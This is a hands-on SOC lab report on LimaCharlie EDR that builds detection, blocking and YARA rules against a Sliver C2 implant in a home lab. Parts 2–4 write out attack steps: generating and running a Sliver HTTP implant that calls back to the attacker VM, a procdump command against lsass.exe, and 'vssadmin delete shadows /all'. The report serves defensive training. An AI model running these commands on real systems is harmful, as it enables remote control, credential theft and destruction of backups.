

SOC Analyst Project

Aleksandr Ulitin

Overview:

This project demonstrates the practical application of a Security Operations Center (SOC) environment. It utilizes tools like LimaCharlie, an endpoint detection response platform, to simulate real-world cyber threats and responses. Participants engage in hands-on exercises to develop skills in threat detection, response, and mitigation strategies within a controlled environment.

Lab Sections:

The project consists of several lab sections, each designed to build specific skills:

- **Part 1:** Establishing a virtualization environment as the foundation for subsequent exercises.
- **Part 2:** Immersing participants in adversary emulation to understand tactics and behaviors.
- **Part 3:** Crafting detection rules based on observed adversary activities.
- **Part 4:** Practicing attack mitigation techniques within the virtual environment.
- **Part 5:** Refining detection rules to reduce false positives and enhance efficiency.
- **Part 6:** Exploring YARA scan integration with detection rules to bolster threat detection capabilities.

Part 1:


The SOC environment configuration involves the selection of a Windows VM as the defender and a Linux VM as the attacker. While the installation process will not be detailed in this report, it will clarify crucial setup parameters necessary for project implementation.

Linux:













- Configure static IP addresses in the "Network Connections" section during the Linux installation process.
- Download the **Sliver Linux server**.
- Set up an SSH connection from your machine to the Linux server (Optional)

Win:

- Permanently disable Windows Defender on Windows VM.
- Install **Sysmon** analyst tool.
- Install **LimaCharlie** EDR platform.
- Set up a sensor on LimaCharlie to analyze logs.

windev2403eval 

Sensor Details

Hostname	windev2403eval 	Platform	 Windows x86 64 bit
Network Access	Allowed  Isolate From Network	Kernel	Available
Seal Status	Not Sealed  Seal	Enrollment Date	2024-04-13 00:34:12 
Last Time Alive	2024-04-13 22:01:39 	Internal IP	192.168.158.130 
External IP	100.33.102.172 	Mac Address	00-0C-29-BE-34-19 
Sensor ID	f9a5c64a-52ae-4413-b346-aaaf6b1bf5b5 	Organization ID	98c3353b-fe54-4068-a969-fba388028adc 
Installer ID	93760f5f-7d13-4d8e-8185-58864f1f215c 	Device ID	N/A

Part 2:

Once our environment is prepared, we will create the initial Control & Command payload using Sliver Server.

Sliver - powerful and versatile command and control (C2) framework designed for red teamers, penetration testers, and security professionals to simulate and assess security postures. Its modular design allows users to customize payloads and implants, enabling stealthy and flexible operations targeting specific environments and objectives.

```
root@attack:/opt/sliver# sliver-server

  SLIVER

All hackers gain renown
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options
```

```
[server] sliver > generate --http 192.168.158.129 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 45s
[*] Implant saved to /opt/sliver/CLOUDY_CONTRARY.exe
```

```
[server] sliver > implants
```

Name	Implant Type	Template	OS/Arch	Format	Command & Control	Debug
CLOUDY_CONTRARY	session	sliver	windows/amd64	EXECUTABLE	[1] https://192.168.158.129	false

Upon generating and transferring the payload to the Windows VM, the next step involves initiating the HTTP connection listener on the Linux platform, followed by executing the malicious .exe file on the Windows system.

Execute file:

```
Administrator: Windows PowerShell

PS C:\Windows\system32> C:\Users\User\Downloads\CLOUDY_CONTRARY.exe
PS C:\Windows\system32> _
```

Set up a listener:

```
[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session 75a98af2 CLOUDY_CONTRARY - 192.168.158.130:63508 (WinDev2403Eval) - windows/amd64 - Sat, 13 Apr 2024 22:36:43 UTC
```

Choose session:

```
[server] sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
75a98af2	http(s)	192.168.158.130:63508	WinDev2403Eval	WINDEV2403EVAL\User	windows/amd64	[ALIVE]

Control & Command:

```
[server] sliver (CLOUDY_CONTRARY) > whoami

Logon ID: WINDEV2403EVAL\User
[*] Current Token ID: WINDEV2403EVAL\User
[server] sliver (CLOUDY_CONTRARY) > pwd

[*] C:\Windows\system32
```

The successful exploitation now enables us to leverage the LimaCharlie platform to analyze recent sensor logs.

LimaCharlie - comprehensive security platform, offering advanced threat detection, response, and analysis capabilities. Leveraging a cloud-native architecture, LimaCharlie provides real-time visibility into endpoint activity across diverse environments, including endpoints, servers, and cloud instances.

Our investigation begins with an examination of the Processes page. An immediate concern arises when we observe that the System process is marked as unsigned, indicating possible malicious behavior. Further analysis reveals the presence of our C2 payload process, which similarly lacks a valid digital signature. By dissecting these processes, we extract critical information, including source IP, destination IP, protocol, and state, providing invaluable insights into the observed activity.

Processes (1)				
Filter				
i.e. 'evil.exe'				
Run	Name	PPID	PID	User
⋮	🔒 System	0	4	NT AUTHORITY\SYSTEM

⋮	🔒 CLOUDY_CONTRARY.exe	5876	7764	WINDEV2403EVAL\User	C:\Users\User\Downloads\CLOUDY_CONT...	"C:\Users\User\Downloads\CLOU
---	-----------------------	------	------	---------------------	--	-------------------------------

Network connections for CLOUDY_CONTRARY.exe (PID 7764)			
Source	Destination	Protocol	State
192.168.158.130:51096	192.168.158.129:80	tcp4	ESTABLISHED


Moving on to the Network page, we focus on filtering network connections based on the obtained source IP address to reveal potential malicious activities. Upon thorough examination of the page, we uncover multiple unknown and suspicious sessions originating from the attacker's IP address.

svchost.exe (3272)	192.168.158.130	49753	tcp4	52.159.127.243	443	ESTABLISHED	94
backgroundTaskHost.exe (8608)	192.168.158.130	49967	tcp4	23.196.185.208	443	CLOSE_WAIT	40
backgroundTaskHost.exe (8608)	192.168.158.130	49968	tcp4	192.229.211.108	80	CLOSE_WAIT	40
SearchHost.exe (6760)	192.168.158.130	50747	tcp4	23.44.201.8	443	CLOSE_WAIT	40
SearchHost.exe (6760)	192.168.158.130	50761	tcp4	23.206.172.166	443	CLOSE_WAIT	40
??? (0)	192.168.158.130	51072	tcp4	192.229.211.108	80	TIME_WAIT	-
??? (0)	192.168.158.130	51087	tcp4	192.168.158.129	80	TIME_WAIT	-
??? (0)	192.168.158.130	51088	tcp4	192.168.158.129	80	TIME_WAIT	-
??? (0)	192.168.158.130	51089	tcp4	192.168.158.129	80	TIME_WAIT	-
??? (0)	192.168.158.130	51090	tcp4	192.168.158.129	80	TIME_WAIT	-
??? (0)	192.168.158.130	51091	tcp4	192.168.158.129	80	TIME_WAIT	-
??? (0)	192.168.158.130	51092	tcp4	192.168.158.129	80	TIME_WAIT	-

In the course of our investigation, we managed to pinpoint the file path of our malicious payload. LimaCharlie's functionality provides us with access to the Windows File System, allowing us to reveal the hashes of potentially harmful files. Upon retrieving the hash of our C2 payload, we explored the option of searching it on VirusTotal. However, it's important to note that this approach typically yields results for hashes previously analyzed by VirusTotal. Given that our payload was recently generated, it has yet to be cataloged in the VirusTotal database.

c:\Users\User\Downloads\CLOUDY_CONTRARY.exe
Hash
c480b256d79d314f1a41716cb85bf5f7a07afc5ecb3f1d57f59ecf98595a0811

Search hash on VirusTotal



Part 3:

In this segment, our primary aim is to develop detection rules based on the activities we've observed from potential adversaries. Once we've established a command & control connection between the Linux and Windows VM, we'll simulate a typical action favored by threat actors. Our goal is to steal credentials by extracting the lsass.exe process from memory. This process involves dumping the remote process from memory and storing it locally on the Sliver C2 server for further analysis.

```
[server] sliver (CLOUDY_CONTRARY) > procdump -n lsass.exe -s lsass.dmp  
[!] rpc error: code = Unknown desc = Incorrect function.
```

Unfortunately, we encountered difficulties in dumping credentials due to an RPC error. Nevertheless, we can still analyze this activity effectively using LimaCharlie.

Considering that lsass.exe is a sensitive process frequently targeted by credential dumping tools, we can conveniently filter it out on the Timeline page of the LimaCharlie sensor.

2024-04-22 23:20:06	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
2024-04-22 23:20:06	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
2024-04-22 23:20:07	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
2024-04-22 23:25:14	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
2024-04-22 23:34:12	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
2024-04-22 23:34:12	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
2024-04-22 23:34:13	SENSITIVE_PROCESS_...	{ "EVENTS": [{ "event": { "BASE_ADDRESS": 140694857908224, "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",

By delving into event details, we can extract valuable insights about the source and target entities involved. Following this analysis, we can proceed to craft detection and response rules based on the insights gained from this event.

LSAAS Accessed

Author
sasha.ulitin@gmail.com

Created
2024-04-22 23:30:41

Tags
Select tags...

Enabled

Update Tags

Detect

1 event: SENSITIVE_PROCESS_ACCESS

2 op: ends with

3 path: event/*/TARGET/FILE_PATH

4 value: lsass.exe

5

Expand

Respond

1 - action: report

2 name: LSAAS access

3

Save Rule Delete Rule

In the Detect section, a rule is formulated to specifically focus on **SENSITIVE_PROCESS_ACCESS** events where the victim or target process ends with lsass.exe. In the Response section, a rule is created to generate a detection report each time an event is detected.

Upon completing the crafting of the detection rule, we proceed to test it on the targeted event as previously specified.

```
Match. 1 operations were evaluated with the following results:
• true => (ends with) {"event":"SENSITIVE_PROCESS_ACCESS","op":"ends with","path":"event/*/TARGET/FILE_PATH","value":"lsass.exe"}
```

Following the saving of the new detection rule and repeating the extraction of the lsass.exe process from memory, we can revisit the Timeline page to assess whether our rule effectively detected and responded to the malicious event.

```
2024-04-22 23:34:13 LSASS access windev2403eval.localdomain
2024-04-22 23:34:12 LSASS access windev2403eval.localdomain
2024-04-22 23:34:12 LSASS access windev2403eval.localdomain
```

Part 4:

After successfully implementing the detection and response rule, we advanced to crafting a rule designed to block potential incoming attacks. Proper baselining of the environment is essential to minimize false positives and prevent unintended consequences. This process involves initially deploying the rule in an alert-only mode, allowing it to run for a designated period while fine-tuning to eliminate false positives. Once the environment has been adequately baselined, the blocking version of the rule can be confidently deployed.

We will now practice crafting a blocking rule for a prevalent ransomware attack that targets the deletion of volume shadow copies, thereby complicating the recovery process. Since the command used to delete shadow copies is generally not executed in a healthy environment, the likelihood of false positives is minimal. Following the procedures outlined in earlier sections, the exercise begins with establishing a command and control connection between the Linux and Windows VMs.

```

PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
whoami
windev2403eval\user
PS C:\Windows\system32> 

```

After executing the command to delete volume shadow copies, we verified that access to the shell was maintained. The next step is to analyze recent events using LimaCharlie.

```

2024-04-26 22:04:48 Shadow Copies Deletion Using Operating Systems Utilities

"description":
"Shadow Copies deletion using operating systems utilities"
~"falsepositives": [
  0:
  "Legitimate Administrator deletes Shadow Copies using operating
  systems utilities for legitimate reason"
  1: "LANDesk LDCClient Ivanti-PSModule (PS EncodedCommand)"
]
"level": "high"
~"references": [
  0:
  "https://www.slideshare.net/heirhabarov/hunting-for-credentials-
  dumping-in-windows-environment"

```

By examining the event details, the necessary information for creating the blocking rule is collected.

Detect

1 event: NEW_PROCESS

2 op: and

3 rules:

4 - op: is

5 path: event/FILE_PATH

6 value: C:\Windows\system32\vssadmin.exe

7 - op: is

8 path: event/COMMAND_LINE

9 value: 'C:\Windows\system32\vssadmin.exe delete shadows /all'

10 - op: is

11 path: routing/hostname

12 value: windev2403eval.localdomain

13

Expand

Respond

1 - action: report

2 name: vss_deletion_kill_it

3 - action: task

4 command:

5 - deny_tree

6 - <<routing/parent>>

Save Rule

Discard Draft

As observed earlier, the “report” action generates a detection report, while the “task” action is responsible for terminating the parent process, thereby disrupting the attacker's command sequence. Following the successful testing of the rule on the targeted event, a simulated ransomware attack was initiated on the same systems to further evaluate the rule's effectiveness.

```
Match. 4 operations were evaluated with the following results:
• true => (is)
  {"op": "is", "path": "event/FILE_PATH", "value": "C:\\Windows\\system32\\vssadmin.exe"}
• true => (is)
  {"op": "is", "path": "event/COMMAND_LINE", "value": "\"C:\\Windows\\system32\\vssadmin.exe\"
delete shadows /all"}
• true => (is) {"op": "is", "path": "routing/hostname", "value": "windev2403eval.localdomain"}
• true => (and) {"event": "NEW_PROCESS", "op": "and", "rules":
  [{"op": "is", "path": "event/FILE_PATH", "value": "C:\\Windows\\system32\\vssadmin.exe"},
  {"op": "is", "path": "event/COMMAND_LINE", "value": "\"C:\\Windows\\system32\\vssadmin.exe\"
delete shadows /all"},
  {"op": "is", "path": "routing/hostname", "value": "windev2403eval.localdomain"}]}
```

```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
Shell exited

[server] sliver (CLOUDY_CONTRARY) > █
```

```
2024-04-26 22:12:23 vss_deletion_kill_it windev2403eval.localdomain
```

Upon execution of the command, the attacker lost connection to the victim system, indicating that the blocking rule is operating effectively.

Part 5:

In an earlier section of the exercise, the critical importance of tuning the alert-only mode rule for false positives was highlighted. Proper tuning is essential to ensure that legitimate activities are not mistakenly flagged as threats, thereby enhancing the accuracy of the detection system. Additionally, minimizing false positives reduces unnecessary alerts, enabling security teams to focus their efforts on genuine threats and improve response efficiency.

For testing purposes, a detection rule was established to monitor the execution of new processes involving `\svchost.exe`. Upon deployment, the rule generated numerous matches; however, further analysis revealed that these events were false positives, as `svchost.exe` is a legitimate process located in the `C:\Windows\system32\` path. This example highlights the importance of tuning detection rules to avoid false positives.

Detect ⓘ	
1	event: NEW_PROCESS
2	op: ends with
3	path: event/FILE_PATH
4	value: \svchost.exe
5	
Respond ⓘ	
1	- action: report
2	name: Suspicion svchost execution

```

2024-08-29 23:02:30 Suspicion svchost execution windev2403eval.localdomain
2024-08-29 23:02:30 Suspicion svchost execution windev2403eval.localdomain
2024-08-29 23:02:30 Suspicion svchost execution windev2403eval.localdomain
2024-08-29 23:02:29 Suspicion svchost execution windev2403eval.localdomain
2024-08-29 23:02:29 Suspicion svchost execution windev2403eval.localdomain

```

LimaCharlie enables the creation of false positive rules directly from event details. By default, multiple conditions are applied based on the event, such as file path, command line, event hash, and device name. To refine the rule and reduce false positives, further adjustments are required. The conditions for event hash and device name were removed, as they are not relevant to this rule. The focus is now on confirming the accuracy of the file path and ensuring that the command line includes the argument -k, which is characteristic of a normal process.

Detect ⓘ	
1	op: and
2	rules:
3	- op: is
4	path: cat
5	value: Suspicion svchost execution
6	- op: is
7	path: detect/event/FILE_PATH
8	value: C:\Windows\system32\svchost.exe
9	- op: contains
10	path: detect/event/COMMAND_LINE
11	value: -k
12	
13	


As standard practice, after crafting a new rule, it is necessary to test it against a range of events detected by the rule. The newly configured false positive rule successfully identified all four test scenarios. Effective tuning of false positives is an essential competency for SOC analysts, as it enhances the precision of detection while reducing the volume of extraneous alerts.

```
Match. 4 operations were evaluated with the following results:
• true => (is) {"op":"is","path":"cat","value":"Suspicion svchost execution"}
• true => (is) {"op":"is","path":"detect/event/FILE_PATH","value":"C:\\Windows\\system32\\svchost.exe"}
• true => (contains) {"op":"contains","path":"detect/event/COMMAND_LINE","value":"-k"}
• true => (and) {"op":"and","rules":[{"op":"is","path":"cat","value":"Suspicion svchost execution"}, {"op":"is","path":"detect/event/FILE_PATH","value":"C:\\Windows\\system32\\svchost.exe"}, {"op":"contains","path":"detect/event/COMMAND_LINE","value":"-k"}]}
```

Part 6:

Another key functionality of LimaCharlie is its capability to craft YARA rules for identifying malware patterns. YARA is a robust tool that enables security professionals to define and implement rules based on textual or binary patterns, facilitating the identification and classification of malware. These rules can be applied to scan files, processes, or network traffic, enhancing the detection of specific malware families and malicious behaviors.

For the purpose of this project, a Sliver C2 payload was utilized, prompting the need to craft a YARA rule specifically designed to detect this signature. Leveraging YARA signatures and detection methods obtained from the UK National Cyber Security Center's publication, the next step involves applying these insights in a practical context.

The screenshot shows the Sliver application window. At the top, there's a title bar with 'sliver', a green checkmark, a 'Rename' button, and a '[View Docs]' link. Below the title bar is a 'History' section. The main area is titled 'Rule' and contains two YARA rules. The first rule is 'sliver_github_file_paths_function_names' and the second is 'sliver_proxy_isNotFound_retn_cmp_uniq'. The first rule has a meta section with author 'NCSC UK' and description 'Detects Sliver Windows and Linux implants based on paths and func'. It also has a strings section with various identifiers like \$p1, \$p2, \$fn1, etc. The condition section of the first rule checks for specific hex values. The second rule is partially visible at the bottom.

```
sliver [View Docs]
History
Rule
1 rule sliver_github_file_paths_function_names {
2   meta:
3     author = "NCSC UK"
4     description = "Detects Sliver Windows and Linux implants based on paths and func"
5   strings:
6     $p1 = "/sliver/"
7     $p2 = "sliverpb."
8     $fn1 = "RevToSelfReq"
9     $fn2 = "ScreenshotReq"
10    $fn3 = "IfconfigReq"
11    $fn4 = "SideloadReq"
12    $fn5 = "InvokeMigrateReq"
13    $fn6 = "KillSessionReq"
14    $fn7 = "ImpersonateReq"
15    $fn8 = "NamedPipesReq"
16  condition:
17    (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4!
18  }
19
20 rule sliver_proxy_isNotFound_retn_cmp_uniq {
21   meta:
22     author = "NCSC UK"
23     description = "Detects Sliver implant framework based on some unique CMPs within
24   strings:
25
```

Following the creation of YARA rules, the next step is to establish a detection and response (DR) rule and conduct a test through the console. This involves scanning the payload within the Downloads folder to ensure the rule's effectiveness.

☐

YARA Detection

2024-08-30 18:33:54

sasha.ulitin@gmail.com

Console

[\[View Docs\]](#)

CONNECTED

Connection established. Sensor ready to receive commands.

ISSUED

yara_scan

2024-08-30 18:39:19

yara_scan hive://yara/sliver -f C:\Users\User\Downloads\LESSER_DEW.exe

YARA_DETECTION

2024-08-30 18:39:24

~"event": {
"FILE_PATH": "C:\Users\User\Downloads\LESSER_DEW.exe"
"RULE_NAME": "sliver_github_file_paths_function_names"
}

ERROR

~"event": {
"ERROR": 0
"ERROR_MESSAGE": "done"
}

2024-08-30 18:39:24 YARA Detection sliver_github_file_paths_function_names windev2403eval.localdomain

The test results confirmed that the rules are functioning as intended. However, for greater efficiency, it would be more practical to automate YARA scans beyond individual files. To address this, three automations were developed: one for scanning downloaded executables, another for detecting in-memory threats, and a third for monitoring processes launched from the Downloads folder.

☐

YARA Detection in Memory

2024-08-30 18:35:01

sasha.ulitin@gmail.com

☐

YARA Scan Downloaded EXE

2024-08-30 18:41:36

sasha.ulitin@gmail.com

☐

YARA Scan Process Launched from Down...

2024-08-30 18:43:59

sasha.ulitin@gmail.com

2024-08-30 18:50:56 YARA Detection sliver_github_file_paths_function_names windev2403eval.localdomain

2024-08-30 18:50:55 EXE dropped in Downloads directory windev2403eval.localdomain

2024-08-30 18:56:44 YARA Detection in Memory sliver_strings windev2403eval.localdomain

2024-08-30 18:56:41 Execution from Downloads directory windev2403eval.localdomain

References

- Capuano, E. (2023, February 22). So you want to be a SOC analyst? Intro. So you want to be a SOC Analyst? Intro - by Eric Capuano.
<https://blog.ecapuano.com/p/so-you-want-to-be-a-soc-analyst-intro>
- Further ttps associated with SVR cyber actors. (n.d.).
<https://www.ncsc.gov.uk/files/Advisory-further-TTPs-associated-with-SVR-cyber-actors.pdf>
- *Limacharlie Documentation: Detection and Response*. LimaCharlie. (n.d.).
<https://docs.limacharlie.io/v1/docs/detection-and-response>